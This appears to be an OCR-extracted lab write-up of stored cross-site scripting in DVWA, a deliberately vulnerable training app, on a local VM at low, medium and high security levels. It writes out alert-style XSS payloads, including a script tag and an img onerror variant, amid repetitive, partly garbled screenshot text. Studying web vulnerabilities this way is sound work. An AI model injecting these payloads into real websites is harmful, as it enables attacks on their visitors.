
Cross site scripting from exam

Cross site scripting is a type of injection in which attacker inject a malicious script into the benign and trusted website. It accrues when attacker uses a web application to send malicious code in the form of a browser side script to a different user. Cross site scripting is a common vulnerability found in a web application.


Stored XSS is the most dangerous cross-site scripting vulnerability. This type of vulnerability arises whenever a web application stores user-supplied data for later use in the backend without performing any filter or input sanitization. Since the web application does not apply any filter therefore an attacker can inject some malicious code into this input field. This malicious code can also be a valid XSS payload. So whenever any person visits the vulnerable page where malicious code is injected he will get a popup on his browser window. This will prove that the given webpage is vulnerable to Stored XSS vulnerability.


SECURITY LEVEL: LOW


Low level will not check the requested input before including it to be used in the output text.




<script>alert(document.domain)</script> (return a domain)



Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Shaow
Message *
<script>alert(document.domain)</script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.


unknown - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
unknown
Applications Places Firefox ESR Jan 13 16:29
Vulnerability: Stored Cro
http://172.17.0.2/vulnerabili
view-source:http://172.17.0.2/vulnerabilities/xss_s/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec DVWA
To direct input to this VM, click inside or press Ctrl+G.


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
172.17.0.2
172.17.0.2
OK


Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: function
Message:
Name: Shaow
Message:


Vulnerability: Stored Cross Site Scripting (XSS)
Name *
HelloThere
Message *
Either name or message field: <script>alert("XSS")
Sign Guestbook
Clear Guestbook


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
172.17.0.2
172.17.0.2
OK

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook Clear Guestbook

Name: test
Message: This is a test comment.


Name: function
Message:


Name: Shaow
Message:

Name: HelloThere
Message: Either name or message field:


SECURITY LEVEL: Medium


The developer had added some protection, however hasn't done every field the same way.






<img src=x onerror=alert(document.domain)>






SECURITY LEVEL: High

Allow HTML events




